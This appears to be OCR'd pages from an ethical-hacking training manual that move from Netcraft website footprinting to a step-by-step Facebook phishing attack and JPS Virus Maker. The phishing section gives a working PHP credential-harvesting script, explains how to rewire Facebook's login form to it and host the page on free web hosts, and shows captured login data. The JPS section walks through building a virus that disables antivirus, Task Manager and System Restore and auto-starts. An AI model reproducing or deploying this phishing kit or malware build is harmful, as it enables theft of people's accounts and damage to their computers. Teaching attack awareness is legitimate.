
Website Footprinting – Tools

- ID Serv

Website : www.netcraft.com

Netcraft.com provides web server and web hosting analysis, including web server and operating system detection. Depending on the queried server's operating system, their service is able to monitor uptimes, etc. for determining the reliability of a web hosting provider.

- Access www.netcraft.com from any web browser.



Internet Security and Data Mining

Netcraft provide internet security services including anti-fraud and anti-phishing services, application testing and PCI scanning. We also analyse many aspects of the internet, including the market share of web servers, operating systems, hosting providers and SSL certificate authorities.

Proactively defend your brand against phishing sites attempting to steal your users details:

- Over 45.9 million unique phishing sites blocked *[June 2018]*
- Third Party tests rate the Netcraft Toolbar as the most effective anti-phishing service
- Continuously updated feed suitable for network administrators, software developers and internet service providers
- Countermeasures service to eliminate fraudulent content on the internet
- Find out more

Latest News

- June 2018 Web Server Survey
- Most Reliable Hosting Company Sites in May 2018
- May 2018 Web Server Survey
- Most Reliable Hosting Company Sites in April 2018
- April 2018 Web Server Survey

Get in Touch


+44 (0) 1225 447500
info@netcraft.com

What's that site running?

Find out what technologies are powering any website:

netcraft.com

- Type the URL of the webserver whose information is to be found.



steal your users details:

- Over 45.9 million unique phishing sites blocked *[June 2018]*
- Third Party tests rate the Netcraft Toolbar as the most effective anti-phishing service
- Continuously updated feed suitable for network administrators, software developers and internet service providers
- Countermeasures service to eliminate fraudulent content on the internet
- Find out more

+44 (0) 1225 447500
info@netcraft.com

What's that site running?

Find out what technologies are powering any website:

www.microsoft.com

Audited by Netcraft

This site is Audited by Netcraft. Get your site scanned for vulnerabilities


Solutions For...

- Banks
- Certificate Authorities
- Domain Registrars
- Domain Registries
- Hosting Companies
- Investors and Venture Capitalists
- Online Merchants
- Security Providers
- Software Industry

Report Suspicious URL

If you receive a phishing mail, please report the URL of the attacker's site.


- It will display website details like website title, website description, keywords, site rank, etc.



□ Background

Site title	Microsoft - Official Home Page	Date first seen	August 1995
Site rank	1158	Primary language	English
Description	At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	0/10		


- It will display IP address of the website, domain registrar details, owner of the domain name, website hosting company and country details.



□ Network

Site	http://www.microsoft.com	Netblock Owner	Akamai International, BV
Domain	microsoft.com	Nameserver	ns1.msft.net
IP address	23.200.101.224	DNS admin	msnhst@microsoft.com
IPv6 address	2a02:26f0:71:28e:0:0:0:356e	Reverse DNS	a23-200-101-224.deploy.static.akamaitechnologies.com
Domain registrar	markmonitor.com	Nameserver organisation	whois.markmonitor.com
Organisation	Microsoft Corporation, One Microsoft Way., Redmond, 98052, United States	Hosting company	Akamai Technologies
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	NL	Latest Performance	Performance Graph

- It will also display hosting history details like different IP address / operating system used.




□ Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.198.83.104	Linux	unknown	24-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.101.131	Linux	unknown	22-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.4.211.190	Linux	unknown	18-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.103.201.26	Linux	unknown	12-Jun-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.197	Linux	unknown	12-Jun-2018
Akamai	88.221.16.244	Linux	unknown	1-Jun-2018
Akamai	84.53.169.145	Linux	unknown	26-May-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.197	Linux	unknown	20-May-2018
Akamai	88.221.16.244	Linux	unknown	19-May-2018
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.101.131	Linux	unknown	12-May-2018

- ECHO CTF.red
- PICO CTF
- Discord
- https://www.uscyberpatriot.org/Pages/default.aspx
- https://www.uscyberchallenge.org/

Phishing Script are use with fake login pages created for the purpose of stealing login username and passwords of well-known websites.


- Access **www.facebook.com** from any web browser.



facebook
Email or Phone
Password
Log In
Sign Up
It's free and always will be.
First name
Last name
Email or mobile number
Re-enter email or mobile number
New password
Birthday
Month
Day
Year
Female
Male
Sign Up
See photos and updates from friends in News Feed
Share what's new in your life on your Timeline
Find more of what you're looking for with Graph Search
Create a Page for a celebrity, band or business.

Connect with friends and the world around you on Facebook.


- Right click on the white space of the front page. Select **View Page source**.




facebook
Email or Phone
Password
Log In
Sign Up
It's free and always will be.
First name
Last name
Email or mobile number
Re-enter email or mobile number
New password
Birthday
Month
Day
Year
Female
Male
Sign Up
See photos and updates from friends in News Feed
Share what's new in your life on your Timeline
Find more of what you're looking for with Graph Search
Save Page As...
View Background Image
Select All
View Page Source
View Page Info
Inspect Element (Q)
Create a Page for a celebrity, band or business.

Connect with friends and the world around you on Facebook.

- Select all and copy the code to Notepad.




- Now **Press Ctrl +F** in notepad and search for “**action=**” text string in code.




```
<!DOCTYPE html>
<html lang="en" id="facebook" class="no_js">
```

- You will able to find "**action=**" text string in code as below.



- Change **"action= https://www.facebook.com/login.php?login_attempt=1"** to action=**"FB.php**"




- After changing the link, Click **Save as file** and name the file as **index.html**.

- Create text file and paste the below code in the file, save file with name **FB.php**.

```
=========================================================
Phishing Script
=========================================================
<?php
header ('Location: action= https://www.facebook.com/login.php?login_attempt=1');
$handle = fopen("FB.txt", "a");
foreach($_POST as $variable => $value) {
  fwrite($handle, $variable);
  fwrite($handle, "=");
  fwrite($handle, $value);
  fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
=========================================================
```

- Create account on free web hosting website like http://www. t35.com, http://www. freehostia.com, etc. or host website on **Local webserver using XAMPP**
- Upload "FB.php" & "index.html" to the webserver.
- Now **Test Phishing Attack** by accessing the phishing page URL.
- It will display Fake Facebook login page. Enter email address & password on the page and click **login**.



Email or Phone: sam.jefferson@gmail.com

Password: ••••••••••••

Sign Up

It�s free and always will be.


Connect with friends and the world around you on Facebook.

See photos and updates from friends in News Feed.


Share what's new in your life on your Timeline.

Find more of what you're looking for with Graph Search.

- You will be redirected to real Facebook webpage.




- Login details are saved in **FB.txt** as below.



```
lsd=AVpjsnW5
email=mark.jefferson@gmail.com
pass=pass##w0rd
default_persistent=0
timezone=-330
lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
lgnrnd=101019_42PI
lgnjs=1431883087
locale=en_US
qsstamp=W1tbMyw3LDcxLDgxLDEwNSwxMTQsMTE3LDExOCwxMjMsMTI0LDEzMSwxNDUsMTQ5LDE1
MywyMDAsMjEyLDIzMCwyNDgsMjYzLDI4MCwzMjEsMzMwLDM0NCwzNTQsMzU2LDM2MywzNjYsMzc1
LDM5NiwOMDgsNDE0LDQxOSw0MjksNDM3LDQ1OSw0NjIsNDk4LDUzMiw1NjUsNjI4LDYzNyw3MTNd
XSwiQVprcTNJOFlwUThYaXVxZWJyLXh6b2tZMkQySDNrNV94UHc4UzQyMTc1WDRPOS1BcVlNZ2lH
RzhYcllMYOo2VEFwSGV0cE9LQWhSdHozSlNPbk1QTjZYR0NKOWpxb05zc2I2czdkR3hpNDB4eWRR
WnA5eDAxUGE3NXRVcmZnWDZfckl3MXdLT0hmaFdPQU5OTWxCSEp2bVZRM0RmTCOyMWZ5azdiU3Nv
cl9EaE5nZ2ROaE5ESEV5NkRTQmRQU0hvSXBYamhJNG0zeUJSTE9wOFZqOFV5d2FydkFFNzBuRmVx
XzVrbzB3M3VoeHh1QSJd
```

JPS Virus Maker is a tool for creating your own virus. There are many options which your created virus can do on victim's computer system, i.e. it will able to hide itself from process list, disable many windows functions, etc.

- Start the **JPS Virus Maker** application



Virus Options :


☐ Disable Registry
☐ Disable MsConfig
☐ Disable TaskManager
☐ Disable Yahoo
☐ Disable Media Palyer
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Norton Anti Virus
☐ Disable McAfee Anti Virus
☐ Disable Note Pad
☐ Disable Word Pad
☐ Disable Windows
☐ Disable DHCP Client
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable MSN Messenger
☐ Disable CMD
☐ Disable Security Center
☐ Disable System Restore
☐ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Hide Services
☐ Hide Outlook Express
☐ Hide Windows Clock
☐ Hide Desktop Icons
☐ Hide All Proccess in Taskmgr
☐ Hide All Tasks in Taskmgr
☐ Hide Run
☐ Change Explorer Caption
☐ Clear Windows XP
☐ Swap Mouse Buttons
☐ Remove Folder Options
☐ Lock Mouse & Keyboard
☐ Mute Sound
☐ Always CD-ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☐ Destroy Taskbar
☐ Destroy Offlines (YMessenger)
☐ Destroy Protected Storage
☐ Destroy Audio Service
☐ Destroy Clipboard
☐ Terminate Windows
☐ Hide Cursor
☒ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibernate ● None

Name After Install: Rundll32

Server Name: Sender.exe

- Select some from the given virus options, which option you want in your virus.



Virus Options :


☒ Disable Registry
☒ Disable MsConfig
☒ Disable TaskManager
☐ Disable Yahoo
☐ Disable Media Palyer
☐ Disable Internet Explorer
☐ Disable Time
☒ Disable Group Policy
☐ Disable Windows Explorer
☒ Disable Norton Anti Virus
☒ Disable McAfee Anti Virus
☐ Disable Note Pad
☐ Disable Word Pad
☐ Disable Windows
☒ Disable DHCP Client
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable MSN Messenger
☒ Disable CMD
☒ Disable Security Center
☒ Disable System Restore
☐ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Hide Services
☐ Hide Outlook Express
☐ Hide Windows Clock
☐ Hide Desktop Icons
☐ Hide All Proccess in Taskmgr
☐ Hide All Tasks in Taskmgr
☐ Hide Run
☐ Change Explorer Caption
☒ Clear Windows XP
☐ Swap Mouse Buttons
☐ Remove Folder Options
☐ Lock Mouse & Keyboard
☐ Mute Sound
☒ Always CD-ROM
☒ Turn Off Monitor
☐ Crazy Mouse
☐ Destroy Taskbar
☐ Destroy Offlines (YMessenger)
☐ Destroy Protected Storage
☐ Destroy Audio Service
☐ Destroy Clipboard
☐ Terminate Windows
☐ Hide Cursor
☒ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibernate ● None

Name After Install: Rundll32

Server Name: Sender.exe

- Select any **file icon**, it will be the icon of the virus file.
- Select any **Virus / Server Name** from the list, it will be the name of the virus file



JPS (Virus Maker 3.0)

Virus Options :

☐ Change XP Password : [illegible]
☐ Change Computer Name : JPS
☐ Change IE Home Page : [illegible]
☐ Close Custom Window : Yahoo! Messenger
☐ Disable Custom Service : Alerter
☐ Disable Custom Process : ypager.exe
☐ Open Custom Website : [illegible]
☐ Run Custom Command :

